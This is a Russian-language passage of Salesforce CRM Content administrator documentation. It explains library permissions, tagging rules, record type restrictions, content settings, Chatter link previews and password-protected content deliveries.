 **Совет:** Организациям Salesforce CRM Content, созданным после выпуска версии Spring'09, автоматически назначаются три полномочия: администратор библиотеки, автор и гость. В противном случае они могут быть созданы пользователем. Эти три полномочия определяют разные уровни доступа к библиотеке, необходимые для большинства организаций. Для полномочия «Гость» установите флажки «Просмотр комментариев» и «Добавить комментарии». Для полномочия «Автор» установите флажки «Добавить содержимое», «Добавить содержимое от имени других пользователей», «Архивировать содержимое», «Добавить комментарии» и «Присвоить тег содержимому». Для полномочия «Администратор библиотеки» установите флажок «Управление библиотеками».

1. Введите имя полномочия библиотеки.
2. При необходимости введите описание полномочия библиотеки. При наличии нескольких полномочий библиотеки рекомендуем указать выполняемые ими функции или краткие сведения о каждом из них. Например, для полномочия «Эксперт по маркетингу» можно указать следующее описание: «Проверка всего содержимого, используемого во внешних маркетинговых кампаниях» или «Данный пользователь может просматривать и комментировать документы».
3. Установите флажки напротив нужных полномочий пользователя в разделе «Полномочия».

| Полномочие библиотеки                             | Описание   |
|---|--|
| Управление библиотеками                           | Пользователю доступны любые действия. Данное полномочие позволяет редактировать имя и описание библиотеки, добавлять и удалять участников библиотеки, а также удалять сами библиотеки.<br><br>Для создания библиотеки требуется полномочие «Управление Salesforce CRM Content» или «Создание библиотек». |
| Добавить содержимое                               | Публикация нового содержимого в библиотеку, загрузка новых версий содержимого и восстановление архивного (удаленного) содержимого. Кроме того, авторы могут изменять любые теги, связанные с содержимым, а также архивировать или удалять собственное содержимое.  |
| Добавить содержимое от имени других пользователей | Выбор автора для публикации содержимого в библиотеку.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания полномочий библиотеки:

- «Управление Salesforce CRM Content»

ИЛИ

«Управление полномочиями содержимого»

| Полномочие библиотеки  | Описание  |
|--|---|
| Архивировать содержимое  | Архивирование и восстановление любого содержимого библиотеки.   |
| Удалить содержимое   | Удаление любого содержимого библиотеки. Авторы могут восстанавливать собственное содержимое из корзины.   |
| Пометить содержимое как специальное                              | Определение любого содержимого библиотеки в качестве специального.  |
| Просмотр комментариев  | Чтение комментариев, опубликованных для любого содержимого библиотеки.  |
| Добавить комментарии   | Публикация комментариев для любого содержимого библиотеки и просмотр всех комментариев, добавленных в библиотеку. Пользователи могут редактировать и удалять собственные комментарии.     |
| Изменить комментарии   | Редактирование и удаление комментариев, опубликованных для любого содержимого библиотеки.   |
| Присвоить тег содержимому  | Добавление тегов при публикации содержимого или редактировании сведений о содержимом библиотеки.  |
| Доставить содержимое   | Создание <a href="#">доставки содержимого</a> на основе любых файлов библиотеки.  |
| Вложить или опубликовать содержимое для общего доступа в Chatter | Предоставление доступа к содержимому библиотеки в сети Chatter. Находясь в сети Chatter, выберите нужный файл в библиотеке и добавьте его в сообщение или опубликуйте для общего доступа. |

#### 4. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Создание библиотек](#)

[Управление полномочиями библиотеки](#)

[Редактирование полномочий библиотеки](#)



## Редактирование полномочий библиотеки

Чтобы изменить полномочие библиотеки в Salesforce CRM Content, введите строку «*Полномочия содержимого*» в поле «Быстрый поиск» и выберите **«Полномочия содержимого»**. Щелкните ссылку **«Правка»** у нужного полномочия.

1. Введите имя полномочия библиотеки.
2. При необходимости введите описание полномочия библиотеки. При наличии нескольких полномочий библиотеки рекомендуем указать выполняемые ими функции или краткие сведения о каждом из них. Например, для полномочия «Эксперт по маркетингу» можно указать следующее описание: «Проверка всего содержимого, используемого во внешних маркетинговых кампаниях» или «Данный пользователь может просматривать и комментировать документы».
3. Установите флажки напротив нужных полномочий пользователя в разделе «Полномочия».

| Полномочие библиотеки                             | Описание   |
|---|--|
| Управление библиотеками                           | Пользователю доступны любые действия. Данное полномочие позволяет редактировать имя и описание библиотеки, добавлять и удалять участников библиотеки, а также удалять сами библиотеки.<br><br>Для создания библиотеки требуется полномочие «Управление Salesforce CRM Content» или «Создание библиотек». |
| Добавить содержимое                               | Публикация нового содержимого в библиотеку, загрузка новых версий содержимого и восстановление архивного (удаленного) содержимого. Кроме того, авторы могут изменять любые теги, связанные с содержимым, а также архивировать или удалять собственное содержимое.  |
| Добавить содержимое от имени других пользователей | Выбор автора для публикации содержимого в библиотеку.  |
| Архивировать содержимое                           | Архивирование и восстановление любого содержимого библиотеки.  |
| Удалить содержимое                                | Удаление любого содержимого библиотеки. Авторы могут восстанавливать собственное содержимое из корзины.  |
| Пометить содержимое как специальное               | Определение любого содержимого библиотеки в качестве специального.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования полномочий библиотеки:

- «Управление Salesforce CRM Content»

ИЛИ

«Управление полномочиями содержимого»

| Полномочие библиотеки  | Описание  |
|--|---|
| Просмотр комментариев  | Чтение комментариев, опубликованных для любого содержимого библиотеки.  |
| Добавить комментарии   | Публикация комментариев для любого содержимого библиотеки и просмотр всех комментариев, добавленных в библиотеку. Пользователи могут редактировать и удалять собственные комментарии.     |
| Изменить комментарии   | Редактирование и удаление комментариев, опубликованных для любого содержимого библиотеки.   |
| Присвоить тег содержимому  | Добавление тегов при публикации содержимого или редактировании сведений о содержимом библиотеки.  |
| Доставить содержимое   | Создание <a href="#">доставки содержимого</a> на основе любых файлов библиотеки.  |
| Вложить или опубликовать содержимое для общего доступа в Chatter | Предоставление доступа к содержимому библиотеки в сети Chatter. Находясь в сети Chatter, выберите нужный файл в библиотеке и добавьте его в сообщение или опубликуйте для общего доступа. |

#### 4. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Создание библиотек](#)

[Управление полномочиями библиотеки](#)

[Удаление полномочий библиотеки](#)

## Удаление полномочий библиотеки

Чтобы удалить настраиваемое полномочие библиотеки Salesforce CRM Content, выполните указанные ниже действия.

1. Введите строку *«Полномочия содержимого»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Полномочия содержимого»**.
2. Щелкните ссылку **«Удал.»** напротив нужного полномочия.
3. Просмотрите список затронутых пользователей. Страница удаления содержит всех пользователей Salesforce CRM Content, которым назначено данное полномочие библиотеки. В случае удаления полномочия эти пользователи потеряют доступ к соответствующей библиотеке.
4. Для подтверждения нажмите кнопку **«Удалить полномочие»**.

СМ. ТАКЖЕ:

[Создание библиотек](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления полномочий библиотеки:

- «Управление Salesforce CRM Content»

ИЛИ

«Управление полномочиями содержимого»

## Назначение библиотеке правил присвоения тегов

Теги — это описательные метки, которые позволяют классифицировать и систематизировать содержимое Salesforce CRM Content. Теги могут быть присвоены файлам, пакетам содержимого, веб-ссылкам или документам Google. Участники библиотек могут использовать теги для просмотра содержимого. Правило присвоения тегов определяет способы присвоения тегов содержимому библиотеки. Например, правило ограниченного присвоения тегов не позволяет авторам добавлять новые теги. Правила присвоения тегов задаются в библиотеке по желанию. По умолчанию допускается использование любого тега.

Чтобы назначить библиотеке правило присвоения тегов, выполните указанные ниже действия.

1. Выберите нужную библиотеку в разделе **«Мои библиотеки»** на вкладке «Библиотеки».
2. Щелкните ссылку **«Правила присвоения тегов»** и установите один из указанных ниже переключателей.

| Правило присвоения тегов      | Описание   |
|-------------------------------|--|
| Открытое присвоение тегов     | Данное правило не ограничивает процесс присвоения тегов. При публикации или редактировании содержимого авторы могут вводить любые теги. При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние теги» и раздела «Популярные теги». |
| Управляемое присвоение тегов  | Данное правило позволяет авторам вводить любые теги при публикации или редактировании содержимого, а также просматривать список предложенных тегов. При установке данного переключателя пользователю предлагается ввести предложенные теги.  |
| Ограниченное присвоение тегов | Данное правило определяет список предложенных тегов, доступных авторам для выбора. При установке данного переключателя пользователю предлагается ввести предложенные теги.   |

3. При установке переключателя **«Управляемое присвоение тегов»** или **«Ограниченное присвоение тегов»** щелкните ссылку для автоматического заполнения поля «Предложенные теги». При необходимости добавьте, измените или удалите теги. Если поле «Предложенные теги» не заполняется автоматически, то любые новые теги, введенные в данное поле, добавляются в текущий список предложенных тегов библиотеки.
4. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения библиотеке правила присвоения тегов:

- «Управление Salesforce CRM Content»

ИЛИ

Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

### Примечания к правилам присвоения тегов

- Переключатель «Открытое присвоение тегов» устанавливается по умолчанию.
- Если содержимое публикуется или перемещается в библиотеку, для которой задано правило ограниченного присвоения тегов, то при наличии неподдерживаемых тегов отображается соответствующая ошибка.
- Если содержимое одной библиотеки становится доступным другой библиотеке, то применяется наиболее строгое правило присвоения тегов. Например:
  - Если содержимое доступно в двух библиотеках (ограниченное присвоение тегов в одной и управляемое или ограниченное присвоение тегов в другой), то для выбора доступны только те теги, которые используются в обеих библиотеках.
  - Если содержимое доступно в двух библиотеках (открытое присвоение тегов в одной и ограниченное присвоение тегов в другой), то для выбора доступны только те теги, которые используются в библиотеке с ограниченным присвоением тегов.
- Если правило ограниченного присвоения тегов применяется после публикации содержимого в библиотеке, а содержимому присвоены теги, которые не поддерживаются заданным правилом, то эти теги остаются назначенными содержимому до тех пор, пока оно не будет изменено или пересмотрено. Например, если документу «Прогноз на 3 квартал» присвоен тег *«рыночные показатели»*, который не поддерживается новым правилом ограниченного присвоения тегов, то этот тег будет удален из документа «Прогноз на 3 квартал» только после публикации новой версии файла или редактирования тегов файла на странице сведений о содержимом.
- Рекомендуем использовать небольшое количество тегов. Механизм поиска помогает находить конкретное содержимое, а теги позволяют просматривать содержимое и подписываться на него. Таким образом, большое количество тегов может создавать дополнительные неудобства во время работы.
- Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.
- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.

СМ. ТАКЖЕ:

[Создание библиотек](#)

## Ограничение типов записей в библиотеке

Администраторы библиотеки могут выбирать типы записей, доступные в библиотеке. Кроме того, они могут задавать стандартный тип записи для публикации содержимого в библиотеку.

**Чтобы ограничить типы записей, разрешенные в библиотеке, выполните указанные ниже действия.**

1. Выберите нужную библиотеку в разделе **«Мои библиотеки»** на вкладке «Библиотеки».
2. Щелкните ссылку **«Типы записей»**.
3. При необходимости измените стандартный тип записи для библиотеки.
4. Установите флажок **«Ограничить типы записей, доступные в библиотеке»**.
5. Установите один или оба указанных ниже флажка.
  - **«Разрешить связывание любого типа записи с этой библиотекой»:** установите данный флажок, чтобы разрешить библиотеке с ограниченными типами записей общий доступ к содержимому, опубликованному в других библиотеках. Общий доступ к содержимому других библиотек может предоставляться независимо от используемых типов записей.
  - **«Не применять ограничения типа записи к текущему содержимому»:** установите данный флажок, чтобы отменить получение предупреждений относительно текущего содержимого библиотеки. Если текущее содержимое использует типы записей, исключенные из библиотеки, то предупреждения не отправляются. Данный параметр применяется только к уведомлениям; текущее содержимое не зависит от ограниченных типов записей.
6. Перенесите нужные типы записей из списка **«Доступные типы записей»** в список **«Выбранные типы записей»**.
7. Нажмите кнопку **«Сохранить»**.

### Примечания к ограничению типов записей

- Если библиотека уже содержит опубликованное содержимое, то установка флажка **«Ограничить типы записей, доступные в библиотеке»** инициирует автоматическое перемещение всех типов записей, используемых опубликованным содержимым, в список **«Выбранные типы записей»**.
- Снятие флажка **«Ограничить типы записей, доступные в библиотеке»** инициирует автоматическое перемещение любых типов записей из списка **«Выбранные типы записей»** в список **«Доступные типы записей»**.
- При изменении управляющей библиотеки тип записи файла должен поддерживаться новой управляющей библиотекой.
- При предоставлении библиотеке общего доступа к файлу тип записи файла должен поддерживаться общедоступной библиотекой, кроме случаев установки флажка **«Разрешить связывание любого типа записи с этой библиотекой»** для общедоступной библиотеки.
- Если стандартный тип записи для профиля пользователя отличается от стандартного типа записи для библиотеки, то приоритет отдается профилю, пользователь которого предоставляет библиотеке общий доступ к файлу. При отсутствии стандартного типа записи для профиля пользователя типом записи, используемым по умолчанию, является **«Общий»**.

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения типов записей:

- **«Управление типами записей и макетами для файлов»**

ИЛИ

**«Управление Salesforce CRM Content»**

- При отсутствии типов записей, являющихся общими для профиля пользователя и библиотеки, пользователям данного профиля, предоставляющим библиотеке общий доступ к файлам, доступен стандартный тип записи для библиотеки.

## Параметры содержимого

### Настройка параметров содержимого

Введите строку «Salesforce CRM Content» в поле «Быстрый поиск» в меню «Настройка» и выберите «Salesforce CRM Content», чтобы изменить параметры по умолчанию для своей организации Salesforce CRM Content.

#### Включить Salesforce CRM Content

Если данный флажок установлен, то приложение Salesforce CRM Content включено в организации.

#### Автоматически назначать лицензии на компоненты текущим и новым пользователям

Если данный флажок установлен, то система Salesforce пытается автоматически назначить лицензии на компонент Salesforce CRM Content всем текущим пользователям. При недостаточном количестве лицензий назначение не выполняется. Для приобретения дополнительных лицензий рекомендуем обратиться в Salesforce. Лицензия на компонент Salesforce CRM Content автоматически назначается новым пользователям при наличии доступных лицензий. Лицензия на компонент соответствует флажку «Пользователь Salesforce CRM Content», установленному на странице сведений о пользователе.

#### Включить многоязычный поиск и внесение данных

Если данный флажок установлен, то раскрывающийся список «Язык» отображается при публикации, редактировании или поиске содержимого. Раскрывающийся список «Язык» содержит все языки, поддерживаемые системой Salesforce.

Содержимое, при публикации которого не выбирается язык, по умолчанию связывается с личным языком пользователя. Если личный язык пользователя отличается от языка организации, то содержимое, опубликованное этим пользователем, связывается с его личным языком, а не с языком организации.

#### Включить создание пакета содержимого

Если данный флажок установлен, то кнопка «Создать...» > «Пакет содержимого» отображается на вкладке «Библиотеки», а пользователи могут создавать пакеты содержимого на основе любых документов или файлов из личных и общедоступных библиотек Salesforce CRM Content.

Пакеты содержимого, созданные до снятия данного флажка, не удаляются, а пользователям доступно дальнейшее изменение метаданных (например, описание, заголовков и настраиваемые поля). Тем не менее, пользователи теряют возможность настройки или изменения текущих пакетов. Так, кнопки «Клонировать и настроить» и «Правка» > «Редактировать пакет содержимого» становятся недоступными на странице сведений о содержимом.

#### Включить средство расширенного просмотра документов

Если данный флажок установлен, то средство просмотра документов поддерживает расширенные возможности навигации и настройки. Средство просмотра документов позволяет просматривать документы без их предварительной загрузки, независимо от того, является ли данный документ доставкой содержимого, отправленной интересу, потенциальному клиенту или коллеге, либо документом, просматриваемым внутренними пользователями Salesforce CRM Content, либо файлом Salesforce Files. Средство просмотра документов поддерживает три режима: режим предварительного просмотра (вкладка «Предварительный просмотр» на странице сведений о содержимом), режим доставки (URL-адрес доставки содержимого) и полноэкранный режим, отображаемый при выборе соответствующего

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic











Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров Salesforce CRM Content:

- «Управление Salesforce CRM Content»

параметра на странице сведений о содержимом или в доставке содержимого. Предварительный просмотр файлов Chatter доступен в лентах, в списках файлов и на вкладке «Файлы». Ниже перечислены действия, доступные пользователям при просмотре документов, если установлен флажок «Включить средство расширенного просмотра документов».

- Чтобы просмотреть страницы документа, щелкните значок следующей ( ) , предыдущей ( ) , первой ( ) или последней страницы ( ) на панели инструментов или воспользуйтесь элементами контекстного меню «**Следующая страница**» и «**Предыдущая страница**». Контекстное меню недоступно в режиме предварительного просмотра.
- Чтобы открыть нужную страницу, введите ее номер и нажмите клавишу Enter. Данный параметр недоступен в полноэкранном режиме.
- Чтобы просмотреть документ по ширине, выберите пункт контекстного меню «**По ширине страницы**». Чтобы просмотреть весь документ, выберите пункт «**Страница целиком**». Кроме того, значки  и  доступны на панели инструментов.
- Чтобы просмотреть документ в полноэкранном режиме, выберите пункт контекстного меню «**Полноэкранный**». Чтобы закрыть полноэкранный режим, выберите пункт «**Выход**». Кроме того, значки  и  доступны на панели инструментов.
- Выберите пункт контекстного меню «**Увеличить**» или «**Уменьшить**». Кроме того, значки  и  доступны на панели инструментов.
- Чтобы просмотреть длинный документ, воспользуйтесь полосой прокрутки (вместо параметров «**Следующая страница**» и «**Предыдущая страница**»). Функция непрерывной прокрутки недоступна в режиме предварительного просмотра, а также в любом режиме для документов PowerPoint.
- Чтобы просмотреть отдельные страницы документа, воспользуйтесь клавишами со стрелками. Откройте средство просмотра документов и нажмите нужную клавишу.
  - Клавиша со стрелкой вправо: переход на следующий слайд документа PowerPoint; переход на следующую страницу документа PDF, Word или Excel.
  - Клавиша со стрелкой влево: переход на предыдущий слайд документа PowerPoint; переход на предыдущую страницу документа PDF, Word или Excel.
  - Клавиша со стрелкой вверх: переход на следующий слайд документа PowerPoint; прокручивание документа PDF, Word или Excel вверх.
  - Клавиша со стрелкой вниз: переход на предыдущий слайд документа PowerPoint; прокручивание документа PDF, Word или Excel вниз.


Клавиши со стрелками не поддерживаются в режиме предварительного просмотра.

### **Разрешить предварительный просмотр содержимого с помощью пакета приложений Office 2007: пробная версия**

Если данный флажок установлен, то файлы Microsoft Office 2007, включая файлы PowerPoint, Word и Excel, полностью доступны для предварительного просмотра в Salesforce CRM Content и Chatter. Приложение Salesforce CRM Content исключает необходимость загрузки документов большого размера для определения важности их содержимого. На странице сведений о содержимом отображаются краткие сведения о документе, в том числе название документа, автор, описание, теги, библиотеки, комментарии и версии, а также количество отданных голосов, подписчиков и загрузок. Документы Microsoft PowerPoint, Word, Excel и Adobe® PDF могут просматриваться в обозревателе без предварительной загрузки. Некоторые аспекты файлов могут не отображаться предварительными просмотрами. Документы PDF, защищенные от копирования, недоступны для предварительного просмотра.

Также для предварительного просмотра файлов могут использоваться ленты Chatter, вкладка «Файлы», страница сведений о файле и списки файлов для группы или профиля.



 **Прим.:** Области предварительного просмотра файлов Office 2007, созданные до снятия данного флажка, становятся недоступными.

### Показать файлы Salesforce Files в Salesforce CRM Content

Если данный флажок установлен, то функция поиска в Salesforce CRM Content охватывает файлы Salesforce Files. Раскрывающийся список «Поиск» на вкладках «Содержимое» и «Библиотеки», а также фильтры на вкладке «Содержимое», включают следующие элементы: **«Все файлы», «Публичные файлы», «Мои группы» и «Мои библиотеки».**

Если данный флажок не установлен, то функция поиска в Salesforce CRM Content не охватывает файлы Salesforce Files. Раскрывающийся список «Поиск» на вкладках «Содержимое» и «Библиотеки», а также фильтры на вкладке «Содержимое», включают следующие элементы: **«Все библиотеки», «Личная библиотека»** и любые общедоступные библиотеки с участием текущего пользователя.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Content](#)

[Разрешение предварительных просмотров содержимого в сообщениях-ссылках](#)

### Разрешение предварительных просмотров содержимого в сообщениях-ссылках

Сообщения, содержащие ссылки на мультимедийное содержимое, преобразуются во встроенные предварительные просмотры видеороликов, изображений и статей.

Прежде чем воспользоваться предварительными просмотрами ссылок, рекомендуем включить поддержку Chatter.

Мультимедийное содержимое предоставляется сторонней обслуживающей компанией Embed.ly. Компании Embed.ly не предоставляется доступ к содержимому, данным пользователя или организации. Компании доступны только URL-адреса, добавленные в список разрешенных доменов. Кроме того, все URL-запросы передаются посредством прокси-сервера Salesforce, поэтому компания Embed.ly никогда не получает прямые вызовы от клиентов и не может просмотреть сведения об авторе URL-запроса.

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter».**
2. Нажмите кнопку **«Правка».**
3. Установите флажок **«Разрешить предварительные просмотры обогащенных ссылок».**
4. Нажмите кнопку **«Сохранить».**

Сообщения, содержащие ссылки на мультимедийное содержимое, отображаются в виде предварительного просмотра, включая миниатюры, описания и видеопроигрыватели для URL-адресов видеороликов. Если предварительный просмотр ссылки недоступен, то домен URL-адресов для данной ссылки не поддерживается или платформе Embed.ly не удалось открыть содержимое данного URL-адреса для предварительного просмотра.

Поддержка мультимедийных предварительных просмотров включена по умолчанию. В противном случае пользователи могут просматривать только видеоролики YouTube.

СМ. ТАКЖЕ:

[Настройка параметров содержимого](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition и Database.com Edition.**

Salesforce CRM, утверждения, электронные уведомления Chatter, приглашения Chatter и клиентские приглашения недоступны в версии **Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения сети Chatter:

- «Настройка приложения»

## Доставки содержимого

### Настройка доставок содержимого

*Доставка содержимого* позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложений эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого.

Помимо функции отслеживания, доставка содержимого имеет ряд преимуществ над отправкой файлов в качестве вложений. Например, определение периода доступности доставки для пользователей, а также выбор доступных пользователю действий: загрузка файла или просмотр интерактивной версии. По умолчанию доставка содержимого отображает последнюю версию доставляемого файла.

Доставки содержимого создаются с помощью связанного списка «Доставки содержимого», доступного для большинства объектов Salesforce. Пользователи Salesforce CRM Content могут также создавать доставки содержимого на странице сведений о содержимом или в связанном списке «Связанное содержимое».

1. Введите строку «*Доставка содержимого*» в поле «Быстрый поиск» меню «Настройка», выберите пункт «**Доставка содержимого**» и установите флажок в поле «Включить создание доставок содержимого для файлов Salesforce Files». Чтобы активировать функцию «Доставки содержимого», обратитесь в службу поддержки Salesforce.
2. Выберите значение по умолчанию для парольной защиты доставок содержимого. URL-адреса доставок содержимого могут быть отправлены интересам, клиентам или любым непроверенным пользователям, поэтому компания Salesforce настоятельно рекомендует использовать защиту паролем при отправке конфиденциальных документов. Параметры ниже позволяют настроить единые стандартные параметры для парольной защиты доставки содержимого.
  - «**Защита паролем необязательна (по умолчанию ВЫКЛЮЧЕНА)**». Данный переключатель позволяет пользователям самостоятельно определять необходимость ввода пароля при создании доставки содержимого. Обратите внимание, что флажок «Требовать пароль для доступа к содержимому» не установлен по умолчанию в мастере создания доставок.
  - «**Защита паролем необязательна (по умолчанию ВКЛЮЧЕНА)**». Данный переключатель автоматически устанавливает флажок «Требовать пароль для доступа к содержимому» в мастере создания доставок. Чтобы отключить функцию проверки пароля, снимите данный флажок.
  - «**Требуется защита паролем**». Данный переключатель позволяет создавать пароль при создании каждой доставки содержимого. Функция проверки пароля не может быть отключена.

#### Прим.:

- Если функция проверки пароля включена, то пароль генерируется при создании доставки содержимого. Данный пароль и URL-адрес доставки должны быть отправлены получателю. При выборе URL-адреса доставки содержимого получателю предлагается ввести пароль.
- При создании доставки содержимого пароли отображаются вместе с URL-адресом. Пароль также доступен на странице сведений о доставке содержимого в течение всего срока ее действия.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или  
отключения функции  
доставки содержимого:

- «Настройка приложения»

Если функция доставки содержимого включена, то все пользователи должны добавить связанный список «Доставки содержимого» в макеты страниц для интересов, организаций-компаний, контактов, возможностей, обращений, кампаний или настраиваемых объектов. В этом случае кнопка «**Доставить содержимое**» добавляется на все страницы сведений о содержимом в приложении Salesforce CRM Content.

## Советы по внедрению

- Общее количество просмотров доставок содержимого не должно превышать 20 000 в сутки. Кроме того, предельная пропускная способность, доступная при использовании доставок содержимого, может составлять не более 10 Гб в сутки. При достижении установленных ограничений отображается уведомление с просьбой повторить попытку. Заданные ограничения могут быть увеличены компанией Salesforce в индивидуальном порядке. Дополнительную информацию можно получить у торгового представителя.
- При создании доставки содержимого система Salesforce копирует исходный файл и создает его новую версию, предназначенную для интерактивного просмотра. Ниже перечислены сведения о поддерживаемых типах файлов.
  - Интерактивный просмотр доступен для файлов Word, Excel и PowerPoint, начиная с пакета Microsoft® Office 97 и заканчивая пакетом Microsoft Office 2007.
  - Интерактивный просмотр доступен для PDF-файлов Adobe® (кроме документов PDF, защищенных от копирования).
  - Интерактивный просмотр доступен для файлов JPG, BMP, GIF и PNG.
  - Интерактивный просмотр недоступен для документов размером более 25 Мб.

При создании доставки содержимого можно использовать любой тип файла; если используемый тип файла не поддерживает возможность интерактивного просмотра, то файл может быть загружен только в исходном формате.

- Созданная доставка содержимого должна быть просмотрена до отправки ее URL-адреса получателям. В некоторых случаях интерактивная версия искажает форматирование исходного файла (например, цвета или нестандартные шрифты). Если интерактивная версия отображается некорректно, воспользуйтесь мастером создания доставок содержимого, чтобы предоставить пользователям возможность загрузки содержимого в исходном формате.
- Для просмотра доставок содержимого на компьютере должна быть установлена программа Adobe Flash 9.0.115. В противном случае отображается диалоговое окно загрузки.
- Пользователи клиентского и партнерского порталов не могут создавать доставки содержимого.
- Удаление записи доставки и редактирование сведений (например, дата истечения срока действия) доступно только автору.
- Каждый переход по URL-адресу доставки регистрируется системой Salesforce как один просмотр. Просмотры могут быть внутренними и внешними. Внутренний просмотр — это просмотр пользователем Salesforce. Например, выбор ссылки «Просмотр» в связанном списке «Доставки содержимого» или URL-адреса доставки на странице сведений о доставке. Связанный список «Доставки содержимого» определяет количество всех просмотров для каждой доставки. Дополнительная информация об отдельном просмотре доступна на странице сведений о доставке.



**Прим.:** Просмотром доставки содержимого, защищенной паролем, считается переход по URL-адресу доставки даже в том случае, если пароль не вводился.

- Пользователи Salesforce CRM Content могут выполнять доставку содержимого из общедоступных или личных библиотек.

## Рекомендации

- Созданная доставка содержимого должна быть просмотрена до отправки ее URL-адреса получателям на предмет надлежащего форматирования интерактивной версии исходного файла. Например, цвета и нестандартные шрифты могут искажаться в окне предварительного просмотра. Если интерактивная версия отображается некорректно, щелкните ссылку «**Назад**» и выберите отображение содержимого только в исходном формате или в формате PDF. В

этом случае получатели смогут загрузить файл, а автор — отследить количество загрузок на странице сведений о доставке содержимого.

- Интерактивная версия доставки содержимого не поддерживает анимацию и хронометраж, используемые в файлах PowerPoint. Гиперссылки не поддерживаются во всех типах файлов. Полный список поддерживаемых типов файлов см. в [советах по внедрению](#).
- Только для пользователей Salesforce CRM Content: чтобы предоставить получателям доставки содержимого доступ к последней версии файла (вместо версии, доступной на момент создания доставки), откройте страницу сведений о доставке и нажмите кнопку **«Правка»**. Установите флажок **«Последняя версия доставки содержимого»**.
- Чтобы получить электронное уведомление о первом просмотре доставки содержимого, установите флажок **«Сообщить мне о первом просмотре или загрузке»**.

### Импlications хранилища

Приложение Salesforce CRM Content использует хранилище файлов при публикации содержимого в общедоступные библиотеки или при сохранении содержимого в личную библиотеку. Создание доставок содержимого не влияет на ограничения по объему хранилища. При частой загрузке файлов в личные библиотеки для их последующей доставки рекомендуем просмотреть ограничения по объему хранилища файлов организации. Чтобы определить пользователей с наибольшим объемом использования хранилища и файлы с наибольшим размером, администраторы организации могут воспользоваться соответствующими отчетами.

Хранилище файлов используется при каждом создании доставок содержимого вне приложения Salesforce CRM Content. Файл, загруженный в систему Salesforce, не может повторно использоваться в разных доставках содержимого. Чтобы создать несколько доставок содержимого, использующих один и тот же файл, рекомендуем загружать данный файл отдельно для каждой доставки. Удаление доставки содержимого приводит к удалению исходного файла в системе Salesforce, при этом увеличивая объем хранилища файлов.

СМ. ТАКЖЕ:

[Начальная настройка Salesforce CRM Content](#)

[Поля доставки содержимого](#)

### Поля доставки содержимого

В таблице ниже представлено описание полей, используемых в доставке содержимого. Данные поля доступны в мастере создания доставок, связанном списке «Доставки содержимого» и на странице сведений о доставке.

| Поле   | Описание  |
|--|---|
| Разрешить получателю просмотр в обозревателе | Если данный флажок установлен, то доставка содержимого может быть просмотрена в интерактивном режиме на настраиваемой веб-странице. На странице сведений о доставке данное поле называется «Разрешить просмотр в обозревателе». |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Приложение Salesforce CRM Content доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Поле   | Описание  |
|--|---|
| Разрешить получателю загрузку как PDF              | Если данный флажок установлен, то файлы Microsoft® Word, Excel и PowerPoint, используемые в доставке содержимого, могут быть преобразованы и загружены в формате PDF. Данный флажок отображается в мастере создания доставок только в том случае, если загруженный файл является файлом PDF, Word, Excel или PowerPoint. На странице сведений о доставке данное поле называется «Разрешить загрузку как PDF». |
